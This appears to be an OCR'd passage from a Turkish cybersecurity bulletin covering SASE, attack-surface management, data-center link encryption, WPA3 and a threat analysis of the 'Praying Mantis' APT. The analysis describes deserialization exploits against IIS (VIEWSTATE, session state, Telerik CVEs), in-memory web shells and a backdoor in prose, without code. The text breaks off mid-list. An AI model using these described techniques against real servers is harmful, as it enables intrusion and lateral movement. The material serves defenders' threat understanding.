SASE aslında genel bulut uygulamalarında olduğu gibi neredeyse tüm güvenlik ürünlerinin servislerini tek bir platform üzerinden sunmayı hedeflemektedir. Örneğin, kapalı devre hatların çok yüksek maliyetlerini azaltmak için doğrudan internet bağlantısı (DIA-Direct Internet Access) üzerinden çalışmaktadır. Birbirlerine entegre etmekte çok zorlanılan güvenlik ürünlerinin tüm fonksiyonlarını kapsayacak şekilde sunmaktadır. Bu entegre servisler arasında; servis güvenliği ağ geçitleri (SWG-Secure Web Gateway), güvenlik duvarı, DNS, servis ve API koruması (WAAPaaS-Web Application and API Protection As a Service), uzak tarayıcı izolasyonu (RBI-Remote Browser Isolation), sıfır güven ağ erişimi (ZTNA- Zero Trust Network Access), bulut erişim kontrol sistemi (CASB-Cloud Access Security Broker), veri kaybı önleme (DLP-data loss prevention), saldırı tespit ve engelleme sistemleri (IDS&IPS intrusion detection and prevention systems), gelişmiş kötü yazılım tespit sistemleri, SSL maskeleme sistemleri ve DDoS engelleme sistemleri bulunmaktadır.

6. Siber Güvenlikte Saldırı Yüzeyi Yaklaşımı

Saldırı yüzeyi kavramı, saldırganın bir sisteme girebilmesine imkân sağlayabilecek giriş noktalarının tamamı olarak tanımlanabilir[9]. Diğer bir deyişle saldırı için sömürülebilecek zafiyetlerin toplamıdır[10]. NIST (National Institute of Standards and Technology) saldırı yüzeyini şu şekilde tanımlıyor: Saldırganın bir sisteme, sistem bileşenine veya ortama girmek, etki yaratmak veya veri almak için kullanabileceği giriş noktalarıdır[11].

Siber ortamda da gerçek hayatta da neyi savunacağımızı bilmezsek, savunmada başarı söz konusu olamaz. Neyi savunacağımızı bilmek; neye saldıracağını iyi bilen, kimliğini ve kapasitesini bilmediğimiz bir saldırgana karşı bilgi sahibi olmamızı sağlar. Sahip olduğumuz varlıkların neler olduğunu bilmek ve onların kritiklik derecesini ayırt etmek, sömürüye açık zafiyetleri saptamak saldırıya açık yerlerimizi tanımamızı sağlar.

Fiziksel ve Dijital Saldırı Yüzeyleri

İş bilgisayarları, akıllı telefonlar, tabletler, IoT cihazları, USB cihazları fiziksel saldırı yüzeylerini oluştururken kamuya açık web siteleri, sunucular, bulut tabanlı uygulamalar ve depolama alanları ise dijital saldırı yüzeyleri arasında yer alır.

Bir kurumun birincil saldırı yüzeyi, web sitesi ve e-posta uygulamaları için dışarıya açık owa hizmeti gibi dışarıdan erişime açık olan tüm varlıklarıdır.

Bir uygulamanın saldırı yüzeyi şunlardan oluşur:

- Uygulamanın girdisi veya çıktısı olabilecek tüm veri ve komutlar,
- Bu veri yollarını ve komutları koruyan kod parçacıkları (bağlantılar, kimlik doğrulama mekanizmaları, yetkilendirme mekanizmaları, aktivite kayıtları, veri doğrulama mekanizmaları ve veri gizleme mekanizmaları),
- Uygulamada kullanılan tüm değerli veriler (parolalar, işle ilgili kritik veriler, kişisel veriler)
- Bu verileri korumak için geliştirilmiş mekanizmalar (şifreleme, sağlama yapma, erişim denetimleri, veri bütünlüğü)[12].

Saldırı Yüzeyi Yönetimi Nedir?

Saldırı yüzeyi yönetimi (Attack Surface Management, ASM), keşif, envanter çıkarma, sınıflandırma, önceliklendirme ve takip aşamalarından oluşur.

Saldırı Yüzeyi Yönetiminin Amacı Nedir?

Saldırı yüzeyi yönetiminde amaç, insan hatalarından, zafiyet içeren veya eskimiş yazılımlardan, farkında olmadığımız ama kullanılmakta olan bedelsiz yazılımlardan ve hedefli saldırılardan kaynaklı riskleri en aza indirmektir.

Saldırı Yüzeyi Analizi Nedir?

Saldırı yüzeyi analizi bir sistemin gözden geçirilmesi gereken bileşenlerinin saptanması ve bunların barındırdığı güvenlik zafiyetlerinin tespit edilmesi ve sınanması için gerekli ihtiyaçların belirlenmesidir. Güvenlik mimarları ve sızma testi uzmanları tarafından yapılan yüzey analizi şu faydaları sağlar:

- Sistemin hangi bileşenlerinin ve işlevlerinin gözden geçirileceğinin ve güvenlik zafiyetleri bağlamında sınanacağının belirlenmesi,
- Yüksek risk ihtiva eden ve derin savunma korumasına alınması gereken kod veya sistem bileşenlerinin belirlenmesi,
- Saldırı yüzeyinin ve buna bağlı olarak tehdit değerlendirmesinin ne zaman ve nasıl değişiklik gösterdiğinin belirlenmesi.

Saldırı Yüzeyini Azaltmak İçin Neler Yapılabilir?

- Sıfır-Güven ilkelerinin uygulanması

  Doğru kişilerin doğru zamanda doğru kaynaklara ve sadece ihtiyaçları kadar ayrıcalıklarla erişebilmesi, saldırı yüzeyini ciddi oranda daraltacaktır.

- Karmaşıklığın ortadan kaldırılması

  Gereğinden fazla karmaşıklaşmış sistemlerin yönetimi ve güvenlik ilkelerinin uygulanması zorlaşır. Bu sebeple sistemleri mümkün olduğunca basit tutmak faydalı olacaktır. Bu amaçla kullanılmayan sistemlerin kapatılması, uygulamaları oluşturan kodların mümkün olduğunca kısa tutulması, ayrıcalıkların olabildiğince kısıtlanması, gereksiz servislerin kapatılması gibi önlemler alınmalıdır.

- Zafiyetlerin belirlenmesi

  Düzenli zafiyet tarama ve analizleri ile potansiyel tehlikeler belirlenmelidir. Böylece saldırı yüzeyinin tam görünürlüğü sağlanacak ve sadece güvenliği onaylanmış cihazların ağa bağlanması mümkün olacaktır.

- Ağ yapısının bölümlere ayrılması

  Ağın daha küçük parçalara ayrılması, saldırı yüzeyinin daraltılmasını getirir ve olası bir istilada saldırgan bir süre de olsa ancak kısıtlı bir bölgede kalabilir.

- Çalışanların farkındalığının artırılması

  Siber saldırılara karşı önemli bir savunma hattı oluşturan son kullanıcılar ne kadar eğitimli ve bilgili olurlarsa saldırılara, özellikle de oltalama saldırılarına karşı o kadar yüksek bir direnç oluşacaktır[13].

Saldırı yüzeyi kavramı siber güvenliğin tesis edilmesinde büyük önem arz eden temel ilkeler bütününün Varlık Yönetimi, Risk Yönetimi, Zafiyet Yönetimi, Olay Yönetimi vb. gibi bir alt kümesidir. Siber güvenliğin tüm unsurları gibi, saldırı yüzeyi yönetimi de teknolojinin yanı sıra insan ve süreçleri de barındıran bir bütündür.

7. Veri Merkezleri Arası Veri Kriptolojisi


Veri merkezleri bilgisayar, iletişim, veri ve güvenlik sistemlerinden oluşan fiziksel tesislerdir. Bugün özel, kamu, telekomünikasyon, sektörü ne olursa olsun hemen her kurumun kendi ölçeğine göre bir veri merkezi var. Bazı kurumlar o kadar kritik önemdedir ki bunlar veri merkezi sistemlerinde hizmet kesintilerine izin vermemek için ikinci ve/veya üçüncü veri merkezleri işletmektedir. İkinci, üçüncü veri merkezleri ihtiyaçlara göre birinci veri merkezi ile aktif-aktif, kısmi aktif, pasif veya tamamen veri yedeklemesi gibi görevleri üstlenmektedir. Her ne görevde olursa olsun veri merkezleri arasında anlık veya gecikmeli veri eşitlemeleri yapılmaktadır. Bu veri eşitlemeleri için ayrı bir iletişim altyapısı (DataCenter Interconnection) kurulmakta ve diğer veri merkezlerinin taşıdıkları görevlere göre bu iletişim altyapısı ölçeklenmektedir. Örnek vermek gerekirse Amazon bulut mimarisinde çalıştırılan servisler için kullanıcıdan bölge (region) seçmesi istenmektedir. Seçilen bölge içinde Amazon tarafından işletilen "Availability Zone" olarak isimlendirilen veri merkezleri bulunmaktadır. Bu veri merkezleri aralarında en fazla 100 km mesafe bulunan iki veya daha fazla sayıda olabilmektedir ve kendi aralarında yedekli çalışmaktadır. Bu sayede servis kalitesini artırmakta ve kullanıcılarına daha kaliteli ve daha az kesinti olacak şekilde hizmet verilmesi amaçlanmaktadır.

Amazon ve diğer bulut servis sağlayıcılarının böyle bir mimariyle sistemlerini oluşturmalarının çeşitli sebepleri vardır. Bunların en önemlisi performans gereksinimidir. Aynı bölgedeki veri merkezlerinin yedekli çalışmaları için bulut servislerinin çok yüksek bağlantı hızına ihtiyacı vardır, bunun için veri merkezleri arasında fiber bağlantılar kurulmaktadır. Bu yüksek bağlantılı ağlarda hareket halindeki verinin maskelenmesi için neler yapılıyor?

Uzak şubeler veya veri merkezleri için akla ilk gelen veri maskeleme teknolojisi IPSEC VPN (L3-IP Crypto) teknolojisidir ve uzun yıllardır kullanılmaktadır. Ancak aşağıdaki grafikte de görüleceği üzere veri merkezleri arasında kurulan iletişim altyapısı 40Gbps hızının üzerinde ise farklı alternatifler kullanılması gerekmektedir. Bu alternatifler Photonic Encryption (L1-Link Crypto), MACsec (L2-Ethernet) veya donanımsal Crypto (L2-Link, L3-IP Crypto) teknolojileridir.

L1-Link Crypto

Günümüzde uzak lokasyonlar arası iletişim büyük ölçüde fiber kablolar üzerinden yapılmaktadır. Uzak mesafelere düşük gecikmeli hızlı erişim sağlamak için kullanılan yüzlerce gbps'lik hızlara ulaşan ışık dalgaları maskelenebilmektedir. L1 düzeyinde yapılan bu maskeleme ile 600 Gbit/s seviyelerinde trafik taşıyabilen cihazlar bulunmaktadır. Daha çok internet servis sağlayıcılar tarafından kullanılan bu teknoloji, paket boyutlarından bağımsız olarak tüm trafiğin maskeli akmasını sağlamaktadır. OTN (Optical Transport Network) ağlarında çok yaygın kullanılan bu teknolojinin veri merkezleri arasında da yüksek



Şekil 20: IPSEC vs MACsec kapasitesi.


kapasiteli iletişimin maskelenmesi için kullanılmasında hiçbir engel yoktur.

L1-Link Crypto teknolojileriyle yapılan maskeleme tamamen hat hızında (Line Rate) çalışmaktadır.

IEEE 802.1AE MACsec

MACsec teknolojisi L2 katmanında veri maskeleme yapabilen bir teknolojidir. IPSEC vpn ve GETVPN, DMVPN, FLEXVPN gibi türevlerine göre daha kolay bir kurulumu olan MACSEC aynı zamanda L3'te değil bir katman daha aşağıda, L2'de çalıştığı için çok daha yüksek hızlara çıkabilmektedir. Günümüzde MACsec ile veri maskelemenin 100 Gbit/s hızlarda çalışabildiği kanıtlanmış olup 200 Gbit/s hızlar test edilmektedir.

Aşağıdaki şekilde tek cihazla 160 Tbit/s MACsec maskeleme yapıldığı iddia edilmektedir.



Şekil 21: MACsec 160 Tb/s kapasite.

Ayrıca MACsec teknolojisi veri merkezleri arasındaki gibi çok yüksek trafiklerin yanı sıra veri merkezi içindeki sunucu ile veri merkezi anahtarları arasında ve uzak şubelerin geniş alan ağları üzerinden erişimleri (WAN MACsec) için de kullanılabilmektedir.

L2-Crypto MACsec teknolojisiyle yapılan maskelemenin hat hızına yakın (Target Line Rate) çalışması hedeflenmektedir.


Donanımsal Crypto Cihazları

Bazı üreticiler tarafından özel kart ve algoritmalarla geliştirilen ve tek işi veri maskeleme olan bu tür cihazlar L2 ve L3 seviyelerinde çalışabilmektedir. L2 seviyelerinde yapılan maskeleme işlemleri 100 Gbit/s hızlarına ulaşabilirken L3 seviyelerinde daha düşük hızlar söz konusudur.

Özet

Veri merkezleri arasındaki veri eşitleme işlemlerinin daha güvenli yapılabilmesi için maskeleme teknolojileri kullanılmaktadır. Hangi projede hangi çözümün kullanılacağına detaylı araştırma ve gerekirse canlı denemeler ve testler yapılarak karar verilmelidir. Yukarıda bahsedilen teknolojilerin her biri için farklı üreticilerin ürünleri vardır.

Ayrıca veri trafiğindeki paket boyutları da göz önüne alınmalıdır. Aşağıdaki grafikte söz konusu teknolojilerin belirtilen paket boyutlarında nasıl bir performansla çalıştığı gösterilmiştir.



Şekil 22: Paket boyutlarına göre kapasite kullanımı[14].

8. WPA3 ile Gelen Yeni Güvenlik Yetenekleri

Yeni Wifi standardı 802.11ax (WiFi 6) sadece bant genişliğini artırmak için değil eskiden WPA2 ile gelen bazı güvenlik eksiklerini de ortadan kaldırmak için Wi-Fi Alliance tarafından standartlaştırıldı. WiFi 6 ile WPA2'nin yerine gelen yeni güvenlik standartları WPA3 olarak adlandırıldı.

WPA3 ile gelen ilk güvenlik önlemi olarak kablosuz ağ yönetim paketlerinin artık şifreli olarak iletilmesinden bahsedebiliriz. Böylece kablosuz ağ sızma testi eğitimlerinde ilk öğretilen deauth paketleri kullanılarak kablosuz ağa bağlı olan kullanıcıların kablosuz ağdan kopmasının ve yeniden bağlanmak için istek yaptıklarında parola hashlerinin çalınmasının önüne geçilmektedir. Ancak bu yeni güvenlik önleminin mevcut alt yapılarda kötü bir yan etkisi olabilir. Bazı WIPS (kablosuz ağ saldırı önleme) sistemleri kablosuz ağda bulunan saldırganları engellemek için deauth paketlerini kullanmaktadır. Eğer WIPS sistemi WLC (kablosuz ağ yönetim sistemi) ile entegre çalışmıyorsa deauth paketlerini iletemeyecek ve WPA3 kullanılan ortamlarda koruma sağlayamayacaktır. WIPS sistemi seçerken bu konuya önem verilmesini öneririz.

Parola hashlerinin çalınmasından bahsetmişken; WPA3 ile gelen RFC 7664 ile tanımlanmış Dragonfly Key Exchange protokolünün farklı bir kullanım şekli olan SAE (Simultaneous Authentication of Equals) protokolü ile parolaların asimetrik metotlar kullanılarak doğrulanması sağlanmaktadır. Böylece saldırganın, kullanıcının kimlik doğrulaması sırasında ilettiği paketleri dinleyerek parolasını ortaya çıkartacak verilere erişmesi engellenmektedir. Elbette burada sağlanan güvenlik, kullanılan asimetrik şifreleme algoritmalarının gücüne bağlı olarak değişmektedir. Standart ile DH Group 19 önerilmekte ve DH Group 15-21 kullanılmasına izin verilmektedir. Offline saldırılar düşünüldüğünde WPA3 ile sağlanan bu güvenlik yeteneğinin WPA2'de sağlanan parola hashlerinin kullanılmasından daha iyi olduğu aşikârdır. Bunun farkında olan siber güvenlik uzmanları WiFi 6 ile beraber gelen WPA3+WPA2 kullanım modunda downgrade saldırıları düzenleyerek kablosuz ağ kullanıcısının WPA3 yerine WPA2 ile kablosuz ağa bağlanabileceğini ve böylece parola hashinin çalınabileceğini DragonBlood saldırısıyla ortaya koymuşlardır.

Parolaların asimetrik şifreleme algoritmalarıyla doğrulanmasının başka bir getirisi de kablosuz ağa bağlanan tüm kullanıcılar için PFS (perfect forward secrecy) kullanımının mümkün olmasıdır. Böylece bir kullanıcının veya kablosuz ağ yayınının parolası çalınsa bile eskiden yapılmış ve saldırganlar tarafından kayıt altına alınmış iletişimlerin çözülmesinin önüne geçilebilmektedir. Yalnız tüm PFS kullanımlarında olduğu gibi WPA3 ile sağlanan kullanımda da ilgili parolalar çalındıktan sonra yapılacak bir MiTM (man in the middle) saldırısı ile trafik saldırganlar

tarafından dinlenilebiliyor olacaktır. Bu nedenle parola yönetiminin göz ardı edilmemesi gerekmektedir.

WPA3 ile gelen bir diğer güvenlik özelliği de parolasız/açık kablosuz ağlarda iletişimin kendiliğinden şifreli olmasıdır. Bu özellik daha önce bahsettiğimiz SAE protokolüyle sağlanmaktadır. SAE ile kimlik doğrulama sırasında ilgili kablosuz ağ bağlantısı oturumu için PFS tabanlı parolalar asimetrik şifreleme metotlarla oluşturulmakta ve böylece saldırganların hem canlı olarak hem de kaydedilmiş trafik üzerinden ileride offline yöntemlerle trafiği dinlemesinin önüne geçilmektedir. Yalnız açık ağlarda tam olarak bir kimlik doğrulama işlemi yapılmadığı için kullanıcıların kötü niyetli kişiler tarafından yönetilen kablosuz ağ bağlantılarına bağlanma ihtimalleri devam etmekte ve bu tip bağlantılarda ağ trafiklerinin dinlenme riski devam etmektedir.

DÖNEM KONUSU

9. Praying Mantis APT Analizi

Genel Bakış

Bilgi işlem cihazlarının belleğini (memory) hedef alan ve bellek içinde faaliyet gösteren bir APT (Gelişmiş Kalıcı Tehdit) grubu tespit edilmiştir. "Praying Mantis" olarak adlandırılan bu tehdit aktörleri Windows'un internete açık sunucularını hedef almış ve deserialization saldırılarıyla Windows IIS ortamına özel şekilde oluşturulmuş, zararlı ve kalıcı olmayan bir platform yüklemişlerdir. Bu saldırılar ismi bilindik birçok organizasyonu hedef almış ve internete açık sunucularını sömürerek organizasyonların ağlarını açığa çıkarmıştır.

Bir siber güvenlik şirketi, oldukça kabiliyetli bir tehdit aktör grubu olan TG1021: "Praying Mantis" tarafından gerçekleştirilen bir dizi sızma saldırısını incelemiştir.

İlk izlenimler Windows IIS sunucularına ve web uygulamalarına yönelik deserialization sömürülerinin incelenmesiyle elde edilmiştir. Gözlemlenen aktivitelerden tehdit aktörlerinin Windows IIS platformunu yakından tanıdıkları ve sıfırıncı gün (0-day) açıklıkları kullandıkları tespit edilmiştir.

TG1021, IIS sunucuları için özel oluşturulmuş zararlı yazılım çerçevelerinden (framework) yararlanmaktadır. İnternete açık IIS sunucularına yüklenen çekirdek eleman sunucu tarafından alınan herhangi bir HTTP isteğine müdahalede bulunup, isteği işlemektedir. TG1021 ayrıca ağ gözlem faaliyetleri, yetki artırma ve ağlar arası yanal hareket gibi eylemler için gizli arka kapılar (backdoors) ve sömürü modülleri kullanmaktadır.

TG1021'in eylemleri, grubun gizlilik konusunda operasyon güvenliği konusunda deneyimli ve bilgili olduğunu göstermektedir. TG1021 tarafından kullanılan zararlı yazılım, tespit edilmeyi engellemek için kayda değer bir çaba sarf edildiğini, kayıt (log) mekanizmalarına müdahil olunduğunu, ticari EDR'ların savuşturulduğunu ve kesintisiz bir trafik oluşturmak yerine arka tarafta C2 kanalına bağlanıp sessiz bir şekilde bağlantıların beklendiğini göstermektedir. Dahası, tehdit aktörü diskte yerleşik araçları kullandıktan sonra silinip kalıcılıktan ödün vererek gizlilikten kazanmıştır.

Tehdit aktörünün taktik, teknik ve prosedürleri (TTPs) Avusturalya Siber Güvenlik Merkezi'nin yayınlamış olduğu "Copy-Paste compromises"[15] adlı raporda tanımlananlarla uyuşmaktadır.

Windows IIS Sunucusu & Web Uygulaması Sömürüleri

Geçtiğimiz yıl TG1021 tarafından gerçekleştirilen çeşitli saldırılar tespit edilmiştir. Bu saldırılarda tehdit aktörü hedef ağlara ilk erişimi kazanmak için internete açık sunucuları hedef alan sömürüleri kullanmıştır. Bu sömürüler web uygulamalarındaki zafiyetleri ve *deserialization* mekanizmalarını istismar etmekte ve arka kapı (backdoor) görevi gören sofistike bir belleğe yerleşik "NodeIISWeb" olarak adlandırılan zararlı yazılımı çalıştırmaktadır.

Aşağıda detaylı açıklaması yapılan web uygulamalarına yönelik dört sömürü, tehdit aktörü tarafından hedef sistemleri açığa çıkarmada kullanılmıştır.

Checkbox Anket RCE (Uzaktan Kod Çalıştırma) Zafiyeti (CVE-2021-27852)

Tehdit aktörünün IIS sunucularını sömürmede kullandığı zafiyetlerden biri, "Checkbox Survey" web uygulamasının deserialization mekanizmasının uygulanması ile ilgili olan sıfırıncı gün (0-day) zafiyetidir. "Checkbox Survey"-de bulunan zafiyet, IIS sunucusunun açığa çıkmasıyla sonuçlanacak bir uzaktan kod çalıştırılmasına fırsat tanımaktadır. Aktivitenin analizi sonucunda zafiyetin VIEWSTATE mekanizmasının .NET içerisindeki uygulamada (implementation) bulunduğu keşfedilmiştir.

VIEWSTATE, .NET'in web sayfasının sunucu ile kullanıcı arasındaki oturum (session) verisinin korunması ve işlenmesinde kullandığı bir mekanizmadır. Bu özellik kullanılırken uygulamada gezinen herhangi bir kullanıcı, belirli değişkenlerin değerlerini içeren serileştirilmiş (serialize) bir .NET nesnesi alır. Kullanıcı web uygulamasına HTTP isteğini geri gönderdiğinde VIEWSTATE nesnesi de istekle beraber gönderilir. Böylece dönüşte değişkenler sunucu tarafında *deserialize* olur, önceki değerlerine ayarlanarak işlenir.

"Checkbox Survey"de bulunan zafiyet VIEWSTATE mekanizmasının güvensiz sıkıştırılmış versiyonu olan VSTATE ile değiştirilmiş olan metotların kullanıldığı spesifik internet sayfalarında tanımlanmaktadır. "LosFormatter"

deserialization işlemini sömüren bir VSTATE değişkeni gönderilmesi, tehdit aktörünün Checkbox uygulama sunucusu üzerinde uzaktan kod çalıştırmasına fırsat tanıyacaktır.

2005 yılında yayınlanmış bir blog gönderisinde, VIEWSTATE'in sıkıştırılmış uygulaması (implementation) için çözüm olmak adına tam olarak aynı VSTATE uygulaması (implementation) yayınlamıştır. Bazı web uygulamaları bu kod parçasını kendilerine kopyalamış ve uygulamayı zafiyete maruz bırakmışlardır. Zafiyet içeren kod parçası "Checkbox Surver" yazılımı, versiyon 6'da bulunmuştur.

VIEWSTATE Deserialization Zafiyeti

Tehdit aktörü standart VIEWSTATE deserialization işlemini de açığa çıkmış varlıklara tekrar erişim sağlayabilmek için sömürmüştür. .NET'in yeni versiyonlarında VIEWSTATE verisinin doğrulanması ve şifrelenmesi güçlendirilmiş ve bu tarz sömürülere karşı koruma artırılmıştır. Yine de şifreleme ve doğrulama anahtarlarının çalınması veya sızması durumunda, bütünlük doğrulama mekanizması bypass edilebilir ve sonuç olarak zararlı kod IIS sunucusunda çalıştırılabilir.

Gerçekleştirilen araştırmalar sonucunda, TG1021'in IIS internet sunucularının sömürüsünde çalıntı anahtarları kullandığı tespit edilmiştir. Bu sömürü geçici arka kapı (backdoor) ve araçlara (tools) dayandığından açığa çıkmış varlıklara tekrar erişim amacıyla tehdit aktörü tarafından birçok kez kullanılmıştır. Ayrıca kümede (cluster) bulunan varlıklar arasında yatay geçiş yapmak (lateral movement) maksadıyla da kullanılmıştır. Eğer web uygulaması bir küme içinde çalışacaksa, VIEWSTATE özelliğinin çalışması için kümedeki bütün örneklerin aynı gizli anahtarları paylaşması gerekmektedir. Bu da yatay geçişi mümkün kılmaktadır.


Altserialization Güvensiz Deserialization

Tehdit aktörü IIS sunucularını sömürmek için güvensiz deserialization içeren ikinci bir zafiyetten faydalanmıştır.

ASP.NET, daha sonra kullanmak amacıyla web uygulamalarının kullanıcı oturumlarını (session) tutmalarına izin vermektedir. Bu işlem serialize edilmiş .NET oturum (session) nesnesinin MSSQL veri tabanına kaydedilip nesneye kullanıcı uygulamada dolaştığında verilen eşsiz bir çerez (cookie) atanmasıyla gerçekleşir. Kullanıcı çerezi (cookie) ile bir kez daha gezindiğinde oturum durumu (session state) yüklenmekte ve deserialize olmaktadır. Oluşturulan serialize edilmiş ve veri tabanına yazılmış bir nesne, yerleştirilen çerez (cookie) HTTP isteği ile iletildiğinde, web uygulaması sunucusu üzerinde uzaktan kod çalıştırılmasına yol açmaktadır.

Bu teknik TG1021 tarafından ortamdaki IIS sunucuları arasında yatay geçişlerde (lateral movement) kullanılmaktadır. Baştaki IIS sunucusu yukarıda belirtilen zafiyetler kullanılarak açığa çıkarılmıştır. Tehdit aktörü oradan hedef ASP.NET oturum durumu (session state) MSSQL sunucusu üzerinde gözlem aktiviteleri ve Şekil 23'de görüldüğü gibi sömürü gerçekleştirebilmektedir.

1. Ortamda bilgi toplandıktan sonra, zararlı ve serialize edilmiş bir nesne veri tabanına yazılmaktadır.
2. Tehdit aktörü, oluşturmuş olduğu ASP.NET oturum durumu çerezini (session state cookie) kullanarak HTTP GET isteği göndermektedir.
3. Hedef IIS internet sunucusu, kurulan çereze (cookie) ilişkin eşleşen oturum durumu (session state) nesnesini yüklemekte ve deserialize etmektedir.
4. Bellek içinde web kabuğu (shell) derlemek için deserialization işlemi, oluşturulan nesne tarafından sömürülmektedir.
5. Web kabuğu (Shell) oluşturulduktan hemen sonra tehdit aktörü zararlı *NodeIISWeb* yazılımını yansıtarak yüklemek için kabuğa (shell) erişim sağlamaktadır.



Şekil 23: Altserializasyon sömürüsü saldırı akışı.


Telerik-UI Zafiyeti (CVE-2019-18935, CVE-2017-11317)

Telerik, web uygulaması geliştirme konusunda işlevsellik sağlayan birkaç ürünüyle bilinmektedir. Bu ürünlerden biri olan ASP.NET AJAX için Telerik UI, web uygulamalarının kullanıcı ara yüzü bileşenlerinde geniş çapta kullanılmaktadır. Bu ürünün zayıf şifreleme sebebiyle savunmasız olduğu ve saldırganların zararlı dosya yüklemesine veya zararlı kod çalıştırmasına olanak sağladığı keşfedilmiştir.

TG1021 internete açık IIS sunucularına web kabuğu (shell) yüklemek için çeşitli zafiyetleri kullanmıştır. Daha sonrasında web kabuğuna (shell) ek modüllerin yüklenmesinde kullanılmış ve kısa süre sonra silinmiştir. İlk kullanımın ardından web kabuğu (shell), takip eden her tehdit aktörü faaliyet dalgasının başında yüklenmiştir.

Araç Altyapısı & IIS Platformu Zararlı Yazılımı

TG1021 IIS sunucuları için özel hazırlanmış bir zararlı yazılım çerçevesi (framework) kullanmaktadır. Araç seti tamamen geçici, etkilenen varlığın belleğine yansıtarak yüklenmiş ve neredeyse hiç iz bırakmamaktadır.



Şekil 24: Araç seti altyapısı genel bilgi.

NodeIISWeb Zararlı Yazılımı

Genel Bakış

NodeIISWeb zararlı yazılımı, etkilenen varlıkların w3wp.exe işlemlerine enjekte edilen .NET DLL yansıtıcı olarak yüklenmiş bir modüldür. Tehdit aktörünün zararlı yazılımının çekirdek elemanı olarak görev almaktadır ve açığa çıkmış IIS sunucusunda ana arka kapı (backdoor) olarak davranmaktadır.

NodeIISWeb zararlı yazılımı tehdit aktörüne dört farklı kabiliyet kazandırmaktadır:

1. Bir dizi temel fonksiyonun çalıştırılması. Bilgi toplama ve varlıktaki dosyalara erişme ve değiştirme gibi,
2. JScript yüklerinin (payload) çalıştırılması,
3. Ek modüllerin dinamik bir şekilde yüklenmesi,
